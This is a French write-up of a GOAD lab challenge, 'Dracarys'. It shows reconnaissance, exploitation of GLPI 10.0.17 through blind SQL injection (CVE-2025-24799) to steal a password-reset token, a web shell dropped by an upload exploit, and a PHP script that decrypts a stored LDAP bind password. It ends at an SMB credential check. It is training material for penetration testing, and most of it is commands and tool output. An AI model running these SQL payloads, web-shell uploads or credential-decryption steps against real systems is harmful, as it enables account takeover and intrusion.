Aujourd’hui, je vais vous faire le writeup du nouveau lab GOAD de MayFly: Dracarys.
DRACARYS est un nouveau défi en environnement de laboratoire sur GOAD : https://github.com/Orange-Cyberdefense/GOAD
Le laboratoire se compose de trois machines : deux serveurs Windows Server 2025 (un contrôleur de domaine et un serveur) et un serveur Ubuntu 24.04.
Toutes sont connectées au même domaine Active Directory « dracarys.lab ».
Le laboratoire démarre sur la machine Linux dotée de l’adresse IP .12, qui sert de point de départ pour la reconnaissance et l’exploitation. Donc lançons le lab et commençons la reconnaissance
Reconnaissance
nmap -A -sV -p- -T5 192.168.56.12
Starting Nmap 7.93 ( https://nmap.org ) at 2026-03-12 22:30 CET
Nmap scan report for 192.168.56.12
Host is up (0.00021s latency).
Not shown: 65530 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 9316d4eae5c318ed84ec5a080c9a5453 (ECDSA)
|_  256 d2cd9b2e6dfdd474fb2ec7c81ef26c75 (ED25519)
80/tcp    open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.58 (Ubuntu)
443/tcp   open  http    Apache httpd 2.4.58
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.58 (Ubuntu)
3306/tcp  open  mysql   MySQL 8.0.45-0ubuntu0.24.04.1
| mysql-info:
|   Protocol: 10
|   Version: 8.0.45-0ubuntu0.24.04.1
|   Thread ID: 48
|   Capabilities flags: 65535
|   Some Capabilities: Support41Auth, Speaks41ProtocolOld, SupportsTransactions, InteractiveClient, LongColumnFlag, IgnoreSpaceBeforeParenthesis, SupportsCompression, Speaks41ProtocolNew, DontAllowDatabaseTableColumn, IgnoreSigpipes, FoundRows, SwitchToSSLAfterHandshake, SupportsLoadDataLocal, ConnectWithDatabase, ODBCClient, LongPassword, SupportsAuthPlugins, SupportsMultipleStatments, SupportsMultipleResults
|   Status: Autocommit
|   Salt: \x7F\x1Ff[n2r0\x06\x0D\x17:\?Ga\x07m\x01\x1A
|_  Auth Plugin Name: caching_sha2_password
| ssl-cert: Subject: commonName=MySQL_Server_8.0.45_Auto_Generated_Server_Certificate
| Not valid before: 2026-03-11T13:24:13
|_Not valid after:  2036-03-08T13:24:13
|_ssl-date: TLS randomness does not represent time
33060/tcp open  mysqlx?
| fingerprint-strings:
|   DNSStatusRequestTCP, LDAPSearchReq, NotesRPC, SSLSessionReq, TLSSessionReq, X11Probe, afp:
|     Invalid message"
|     HY000
|   LDAPBindReq:
|     *Parse error unserializing protobuf message"
|     HY000
|   oracle-tns:
|     Invalid message-frame."
|_    HY000
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port33060-TCP:V=7.93%I=7%D=3/12%Time=69B3308B%P=x86_64-pc-linux-gnu%r(N
SF:ULL,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(GenericLines,9,"\x05\0\0\0\x0b\
SF:x08\x05\x1a\0")%r(GetRequest,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(HTTPOp
SF:tions,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(RTSPRequest,9,"\x05\0\0\0\x0b
SF:\x08\x05\x1a\0")%r(RPCCheck,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(DNSVers
SF:ionBindReqTCP,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(DNSStatusRequestTCP,2
SF:B,"\x05\0\0\0\x0b\x08\x05\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fI
SF:nvalid\x20message\"\x05HY000")%r(Help,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")
SF:%r(SSLSessionReq,2B,"\x05\0\0\0\x0b\x08\x05\x1a\0\x1e\0\0\0\x01\x08\x01
SF:\x10\x88'\x1a\x0fInvalid\x20message\"\x05HY000")%r(TerminalServerCookie
SF:,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(TLSSessionReq,2B,"\x05\0\0\0\x0b\x
SF:08\x05\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fInvalid\x20message\"
SF:\x05HY000")%r(Kerberos,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(SMBProgNeg,9
SF:,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(X11Probe,2B,"\x05\0\0\0\x0b\x08\x05\
SF:x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fInvalid\x20message\"\x05HY0
SF:00")%r(FourOhFourRequest,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(LPDString,
SF:9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(LDAPSearchReq,2B,"\x05\0\0\0\x0b\x0
SF:8\x05\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fInvalid\x20message\"\
SF:x05HY000")%r(LDAPBindReq,46,"\x05\0\0\0\x0b\x08\x05\x1a\x009\0\0\0\x01\
SF:x08\x01\x10\x88'\x1a\*Parse\x20error\x20unserializing\x20protobuf\x20me
SF:ssage\"\x05HY000")%r(SIPOptions,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(LAN
SF:Desk-RC,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(TerminalServer,9,"\x05\0\0\
SF:0\x0b\x08\x05\x1a\0")%r(NCP,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(NotesRP
SF:C,2B,"\x05\0\0\0\x0b\x08\x05\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x
SF:0fInvalid\x20message\"\x05HY000")%r(JavaRMI,9,"\x05\0\0\0\x0b\x08\x05\x
SF:1a\0")%r(WMSRequest,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(oracle-tns,32,"
SF:\x05\0\0\0\x0b\x08\x05\x1a\0%\0\0\0\x01\x08\x01\x10\x88'\x1a\x16Invalid
SF:\x20message-frame\.\"\x05HY000")%r(ms-sql-s,9,"\x05\0\0\0\x0b\x08\x05\x
SF:1a\0")%r(afp,2B,"\x05\0\0\0\x0b\x08\x05\x1a\0\x1e\0\0\0\x01\x08\x01\x10
SF:\x88'\x1a\x0fInvalid\x20message\"\x05HY000");
MAC Address: 00:0C:29:42:89:45 (VMware)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
Service Info: Host: syrax.dracarys.lab; OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.21 ms 192.168.56.12

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.37 seconds
il y a le:
- le port 22: SSH
- le port 80: Http
- le port 443: Https
- port 3306 et 33060 mysql
- Nous avons aussi le nom d’hote syrax.dracarys.lab
Un serveur web est disponible, en allant sur le site, on tombe sur la page par défault d’apache.
Utilisons ffuf pour essayer de découvrir des choses.
ffuf -c -w `fzf-wordlists` -u "http://192.168.56.12/FUZZ" -ic

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.56.12/FUZZ
 :: Wordlist         : FUZZ: /opt/lists/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

                        [Status: 200, Size: 10671, Words: 3496, Lines: 364, Duration: 5ms]
glpi                    [Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 0ms]
                        [Status: 200, Size: 10671, Words: 3496, Lines: 364, Duration: 1ms]
server-status           [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 2ms]
:: Progress: [220546/220546] :: Job [1/1] :: 20000 req/sec :: Duration: [0:00:12] :: Errors: 0 ::
Nous trouvons un /glpi

GLPI est un site web qui permet de gérer les ordinateurs et les équipements informatiques.
Cette page demande généralement un nom d’utilisateur et un mot de passe pour accéder au système.
Le site en question présente de nombreuses failles de sécurité (CVE) au fil des ans.
Il existe des outils permettant d’énumerer et de voir si ce GLPI est vulnérable.
https://github.com/Orange-Cyberdefense/glpwnme
glpwnme  -t http://192.168.56.12/glpi/index.php --check-all
[+] Version of glpi found: 10.0.17
[+] GLPI configuration is not safe 💀, In some cases you can achieve Code Excecution as SuperAdmin
[+] Operating system found: Unix
[+] GLPI root dir found: /var/www/html/glpi
[+] GLPI API is disable
[+] GLPI password forget is enable
[+] Inventory is enable
[!] Checking all exploits...
❌ Checking CVE_2020_15175
❌ CVE_2022_31061: Check is not opsec safe, use --no-opsec
❌ Checking CVE_2022_35914
❌ UNSERIALIZE_ORDER_2022: Credentials are missing for login
❌ CVE_2023_41323 Version not vulnerable
❌ CVE_2023_41326 Version not vulnerable
⚡ PHP_UPLOAD: Version seems vulnerable !
❌ CVE_2024_27937 Version not vulnerable
❌ CVE_2024_29889: Check is not opsec safe, use --no-opsec
❌ CVE_2024_37148: Check is not opsec safe, use --no-opsec
❌ CVE_2024_37149 Version not vulnerable
❌ CVE_2024_40638: Check is not opsec safe, use --no-opsec
❌ CVE_2024_50339 Version not vulnerable
⚡ CVE_2025_24799: Check is not opsec safe, use --no-opsec, however version seems vulnerable !
❌ Checking CVE_2025_32786
❌ CVE_2026_26026 Version not vulnerable
⚡ DEFAULT_PASSWORD_CHECK: Check is not opsec safe, use --no-opsec, however version seems vulnerable !
[+] Exploits working on target:
                                                                      Exploit List
┏━━━━━━━━┳━━━━━━━━━━━━━━━━━━━━━━━━┳━━━━━━━┳━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━┳━━━━━━━━━━━━━━━━━━━━━━━━━━━━━┳━━━━━━━━━━━━━━━━━━━━┳━━━━━━━━━━━━┓
┃ Author ┃ Name                   ┃ Score ┃ Impacts                                    ┃ Version                     ┃     Privileges     ┃ Options    ┃
┡━━━━━━━━╇━━━━━━━━━━━━━━━━━━━━━━━━╇━━━━━━━╇━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━╇━━━━━━━━━━━━━━━━━━━━━━━━━━━━━╇━━━━━━━━━━━━━━━━━━━━╇━━━━━━━━━━━━┩
│ glpi   │ PHP_UPLOAD             │ 5.0   │ Upload A Php File And Returns Its Location │ 0 <= VERSION < 10.0.18      │       Admin        │ file,quiet │
│ rz     │ CVE_2025_24799         │ 7.5   │ Sql Injection                              │ 10.0.0 <= VERSION < 10.0.18 │ 💀 Unauthenticated │ sql,time   │
│ glpi   │ DEFAULT_PASSWORD_CHECK │ 6.0   │ Authentication Bypass                      │ 0 <= VERSION < ∞            │ 💀 Unauthenticated │            │
└────────┴────────────────────────┴───────┴────────────────────────────────────────────┴─────────────────────────────┴────────────────────┴────────────┘
Nous voyons ainsi que ce GLPI est vulnérable a plusieur exploits:
- CVE_2025_24799 qui est une injection SQL en blind ((on ne voit pas directement le résultat, il faut le deviner caractère par caractère).
- un PHP Upload permettant d’injecter un fichier php malveillant quand on est connecté.
Le default password check module indique que les mots de passe par défault ne fonctionne pas
python3 -m glpwnme -t http://192.168.56.12/glpi/index.php -e "DEFAULT_PASSWORD_CHECK" --run
[+] Version of glpi found: 10.0.17
[+] GLPI configuration is not safe 💀, In some cases you can achieve Code Excecution as SuperAdmin
[+] Operating system found: Unix
[+] GLPI root dir found: /var/www/html/glpi
[+] GLPI API is disable
[+] GLPI password forget is enable
[+] Inventory is enable
[-] Authentication failed for glpi:glpi
[-] Authentication failed for tech:tech
[-] Authentication failed for normal:normal
[-] Authentication failed for post-only:postonly
en lançant glpwnme avec l’exploit d’injection SQL, nous voyons que ca fonctionne.
glpwnme  -t http://192.168.56.12/glpi/index.php -e "CVE_2025_24799" --run
[+] Version of glpi found: 10.0.17
[+] GLPI configuration is not safe 💀, In some cases you can achieve Code Excecution as SuperAdmin
[+] Operating system found: Unix
[+] GLPI root dir found: /var/www/html/glpi
[+] GLPI API is disable
[+] GLPI password forget is enable
[+] Inventory is enable
[+] Trying to run SQL Query: SELECT VERSION()
[+] Sleeping 3 seconds
[+] Length of result: 23
[+] Final result:
8.0.45-0ubuntu0.24.04.1
En regardant les infos sur cette exploit via glpwnme, on voit que l’on peut récuperer les mots de passes
lpwnme  -t http://192.168.56.12/glpi/index.php -e "CVE_2025_24799" --info
CVE_2025_24799
CVSS: 7.5/10
Author: rz
Privileges required: Unauthenticated
Vulnerable from Version 10.0.0 and strictly below 10.0.18

Description:
This exploit allows you to recover database information through SQL Injection
It uses a SQL Injection time based to extract datas

Params:
 - sql (default 'SELECT VERSION'): The sql query to run
 - time (default '3'): The number of seconds used in time-based

Usage:
# Recover username, password on the target at a certain offset
--run -O sql="SELECT CONCAT(name,':',password) FROM glpi_users WHERE password IS NOT NULL AND password <> '' LIMIT 1 OFFSET 1"

# Recover id, users which are super-admin using a time wait of 0.4 seconds
--run -O time=0.4 sql="SELECT GROUP_CONCAT(CONCAT(u.id,':',name)) FROM glpi_users AS u JOIN glpi_profiles_users AS p ON u.id = p.users_id WHERE p.id = 2 AND
u.is_active = 1"

# Recover email, profileId and id of users that can be targeted for password reset exploit
--run -O time=0.4 sql="SELECT GROUP_CONCAT(CONCAT(m.email,':',p.id,':',u.id)) FROM glpi_users AS u JOIN glpi_profiles_users AS p JOIN glpi_useremails AS m
ON u.id = p.users_id WHERE p.id = 2 AND u.is_active = 1"

# Recover users which can be targeted for password reset attack (Profile other than Self-Service)
--run -O time=0.4 sql="SELECT GROUP_CONCAT(CONCAT(u.id,':',name,':',p.id)) FROM glpi_users AS u JOIN glpi_profiles_users AS p ON u.id = p.users_id WHERE
p.id != 3 AND u.authtype = 1 AND u.is_active = 1"

# Recover password_forget_token of a user named admin
--run -O sql="SELECT password_forget_token FROM glpi_users WHERE name='admin'"

# Recover emails
--run -O sql="SELECT CONCAT(users_id, ':', email) FROM glpi_useremails LIMIT 1"

Exploit is Safe
Plutôt que d’extraire des mots de passe hashés (ce qui serait très long en blind), on utilise une approche plus maligne.
On déclenche d’abord une demande de réinitialisation de mot de passe pour le compte glpi (admin par défaut) via l’interface web. GLPI génère alors un token de réinitialisation et le stocke en base de données. On extrait ensuite ce token via l’injection SQL :

Pour cela il faut l’adresse mail de ce compte. Nous récupérons l’ID de ce compte et demandons les informations de ce compte
 glpwnme  -t http://192.168.56.12/glpi/index.php -e "CVE_2025_24799" --run -O time=0.4 sql="SELECT GROUP_CONCAT(CONCAT(u.id,':',name,':',p.id)) FROM glpi_users AS u JOIN glpi_profiles_users AS p ON u.id = p.users_id WHERE
p.id != 3 AND u.authtype = 1 AND u.is_active = 1"
*[+] Version of glpi found: 10.0.17
[+] GLPI configuration is not safe 💀, In some cases you can achieve Code Excecution as SuperAdmin
[+] Operating system found: Unix
[+] GLPI root dir found: /var/www/html/glpi
[+] GLPI API is disable
[+] GLPI password forget is enable
[+] Inventory is enable
[+] Trying to run SQL Query: SELECT GROUP_CONCAT(CONCAT(u.id,':',name,':',p.id)) FROM glpi_users AS u JOIN glpi_profiles_users AS p ON u.id = p.users_id
WHERE
p.id != 3 AND u.authtype = 1 AND u.is_active = 1
[+] Sleeping 0.4 seconds
[+] Length of result: 28
[+] Final result:
2:glpi:2,4:tech:4,5:normal:5
Et on recupere ainsi le mail
glpwnme  -t http://192.168.56.12/glpi/index.php -e "CVE_2025_24799" --run -O sql="SELECT CONCAT(users_id, ':', email) FROM glpi_useremails LIMIT 1"
[+] Version of glpi found: 10.0.17
[+] GLPI configuration is not safe 💀, In some cases you can achieve Code Excecution as SuperAdmin
[+] Operating system found: Unix
[+] GLPI root dir found: /var/www/html/glpi
[+] GLPI API is disable
[+] GLPI password forget is enable
[+] Inventory is enable
[+] Trying to run SQL Query: SELECT CONCAT(users_id, ':', email) FROM glpi_useremails LIMIT 1
[+] Sleeping 3 seconds
[+] Length of result: 22
[+] Final result:
2:noreply@dracarys.lab
Une fois la demande faite, nous pouvons récuperer le token de réinitialisation du mot de passe.
glpwnme  -t http://192.168.56.12/glpi/index.php -e "CVE_2025_24799"  --run -O sql="SELECT password_forget_token FROM glpi_users WHERE name='glpi'"

[+] Version of glpi found: 10.0.17
[+] GLPI configuration is not safe 💀, In some cases you can achieve Code Excecution as SuperAdmin
[+] Operating system found: Unix
[+] GLPI root dir found: /var/www/html/glpi
[+] GLPI API is disable
[+] GLPI password forget is enable
[+] Inventory is enable
[+] Trying to run SQL Query: SELECT password_forget_token FROM glpi_users WHERE name='glpi'
[+] Sleeping 3 seconds
[+] Length of result: 40
[+] Final result:
86f925d6aa380639bfe00cfc054d7fa88094172e
Nous allons sur le site, et nous pouvons modifier le mdp de glpi
Nous voila connecté.

Nous pouvons maintenant utilisé l’autre exploit de glpi pour avoir un reverse shell.
glpwnme  -t http://192.168.56.12/glpi/index.php -u glpi -p seliatis -e "PHP_UPLOAD" --run
[+] Version of glpi found: 10.0.17
[+] GLPI configuration is not safe 💀, In some cases you can achieve Code Excecution as SuperAdmin
[+] Operating system found: Unix
[+] GLPI root dir found: /var/www/html/glpi
[+] GLPI API is disable
[+] GLPI password forget is enable
[+] Inventory is enable
[+] Profiles of current user: Super-Admin
[+] Cannot find file shell.php, using static web shell
Some characters could not be decoded, and were replaced with REPLACEMENT CHARACTER.
[+] Access your file: http://192.168.56.12/glpi/files/_tmp/orange.php?passwd=P@ssw0rd123&_hidden_cmd=#<whoami|optionnal>
On voit qu’il est possible de lui envoyé un fichier php egalement, donc j’ai décidé de lui envoyé un fichier php de monkeypentest pour avoir un veritable reverse shell.
En énumerant le serveur, je suis tombé sur les credential pour me connecter au sql de glpi, qui sera plus simple qu’avec l’injection qui elle est en blind.
<?php
class DB extends DBmysql {
public $dbhost = 'localhost:3306';
public $dbuser = 'glpi';
public $dbpassword = 'glpi';
public $dbdefault = 'glpi';
public $use_utf8mb4 = true;
public $allow_myisam = false;
public $allow_datetime = false;
public $allow_signed_keys = false;
}
En énumérant, je vois qu’il existe une table appelé glpi_authldaps. Celle ci sert
mysql> SELECT * FROM glpi_authldaps;
+----+------------------------------------+-------------------------------+--------------------+----------------------------------------+------+----------------------------------------------+----------------+------------+---------+-------------+-----------------+-------------------+--------------------+--------------+----------------+-----------------+-----------------+--------------+--------------+---------------+--------+-------------+--------------+-------------+----------------+----------------+--------------+------------------+----------+---------+------------+-----------+----------------------------------------------------------------------------------+---------------------------+--------------+--------------+--------------+----------------+-------------------+----------+---------------+----------------------+---------------+---------------+------------------+--------------+-------------+----------+---------+
| id | name                               | host                          | basedn             | rootdn                                 | port | condition                                    | login_field    | sync_field | use_tls | group_field | group_condition | group_search_type | group_member_field | email1_field | realname_field | firstname_field | phone_field     | phone2_field | mobile_field | comment_field | use_dn | time_offset | deref_option | title_field | category_field | language_field | entity_field | entity_condition | date_mod | comment | is_default | is_active | rootdn_passwd                                                                    | registration_number_field | email2_field | email3_field | email4_field | location_field | responsible_field | pagesize | ldap_maxlimit | can_support_pagesize | picture_field | date_creation | inventory_domain | tls_certfile | tls_keyfile | use_bind | timeout |
+----+------------------------------------+-------------------------------+--------------------+----------------------------------------+------+----------------------------------------------+----------------+------------+---------+-------------+-----------------+-------------------+--------------------+--------------+----------------+-----------------+-----------------+--------------+--------------+---------------+--------+-------------+--------------+-------------+----------------+----------------+--------------+------------------+----------+---------+------------+-----------+----------------------------------------------------------------------------------+---------------------------+--------------+--------------+--------------+----------------+-------------------+----------+---------------+----------------------+---------------+---------------+------------------+--------------+-------------+----------+---------+
|  1 | Active_Directory-ldap-dracarys.lab | ldaps://balerion.dracarys.lab | DC=dracarys,DC=lab | CN=sunfyre,CN=Users,DC=dracarys,DC=lab |  636 | (&(objectClass=user)(objectCategory=person)) | samaccountname | NULL       |       0 | NULL        | NULL            |                 0 | NULL               | mail         | sn             | givenname       | telephonenumber | NULL         | NULL         | NULL          |      1 |           0 |            0 | NULL        | NULL           | NULL           | NULL         | NULL             | NULL     | NULL    |          1 |         1 | Whqrp48IKkTk7+QAx5xywTnWYvoU/CvrcnQdpb57YkvO9QeIqUmWVazMEsGbqsCG2LabXKjX7IEzmXCR | NULL                      | NULL         | NULL         | NULL         | NULL           | NULL              |        0 |             0 |                    0 | NULL          | NULL          | NULL             | NULL         | NULL        |        1 |      10 |
+----+------------------------------------+-------------------------------+--------------------+----------------------------------------+------+----------------------------------------------+----------------+------------+---------+-------------+-----------------+-------------------+--------------------+--------------+----------------+-----------------+-----------------+--------------+--------------+---------------+--------+-------------+--------------+-------------+----------------+----------------+--------------+------------------+----------+---------+------------+-----------+----------------------------------------------------------------------------------+---------------------------+--------------+--------------+--------------+----------------+-------------------+----------+---------------+----------------------+---------------+---------------+------------------+--------------+-------------+----------+---------+
1 row in set (0.00 sec)
Dans une base de données GLPI, la table `glpi_authldaps` sert à stocker les informations d’authentification LDAP (Lightweight Directory Access Protocol) pour les utilisateurs. Cela signifie que lorsque vous configurez l’authentification LDAP dans GLPI, les informations de connexion des utilisateurs sont vérifiées à travers le serveur LDAP, et les informations correspondantes sont stockées dans ce champ.
En d’autres termes, `glpi_authldaps` permet de lier les comptes utilisateurs de GLPI à leurs équivalents dans l’annuaire LDAP, afin de faciliter l’authentification et la gestion des accès.
On recupére plusieurs informations:
- le nom: Active_Directory-ldap-dracarys.lab
- l’hote : ldaps://balerion.dracarys.lab
- le rootdn: CN=sunfyre,CN=Users,DC=dracarys,DC=lab
- le rootdn password: Whqrp48IKkTk7+QAx5xywTnWYvoU/CvrcnQdpb57YkvO9QeIqUmWVazMEsGbqsCG2LabXKjX7IEzmXCR
Dans un contexte de GLPI avec une authentification LDAP, les paramètres « rootdn » et « rootdn password » servent à établir une connexion à l’annuaire LDAP.
- « rootdn » (ou Distinguished Name de l’administrateur) : Il s’agit du nom distingué (DN) de l’utilisateur sur l’annuaire LDAP. C’est comme un nom d’utilisateur administrateur pour l’annuaire.
- « rootdn password » : Il s’agit du mot de passe associé au « rootdn ». C’est le mot de passe nécessaire pour authentifier l’utilisateur administrateur défini par le « rootdn ».
Ces deux paramètres permettent à GLPI de s’authentifier sur l’annuaire LDAP , afin de :
– Rechercher des utilisateurs et des groupes
– Vérifier les mots de passe
– Récupérer des informations sur les utilisateurs et les groupes
Le mot de passe est chiffré par GLPI avec sa propre clé de chiffrement. Cette clé est stockée sur le serveur dans le fichier glpicrypt.key (dans le répertoire de configuration GLPI).
On crée un petit script PHP qui utilise la classe GLPIKey de GLPI pour déchiffrer :
<?php
define('GLPI_ROOT', '/var/www/html/glpi');
define('GLPI_CONFIG_DIR', GLPI_ROOT . '/config/');
require GLPI_ROOT . '/vendor/autoload.php';
require GLPI_ROOT . '/src/GLPIKey.php';

$key = new GLPIKey();
$enc = "Whqrp48IKkTk7+QAx5xywTnWYvoU/CvrcnQdpb57YkvO9QeIqUmWVazMEsGbqsCG2LabXKjX7IEzmXCR";
echo $key->decrypt($enc) . PHP_EOL;
on le lance et on obtient le mot de passe de sunfyre. Premier point d’entrée sur l’active directory.
php decrypt.php
BSno5DP4tjJ4jIu8is3B
On verifie que les creds fonctionne
 netexec smb 192.168.56.0/24 -u sunfyre -p 'BSno5DP4tjJ4jIu8is3B'
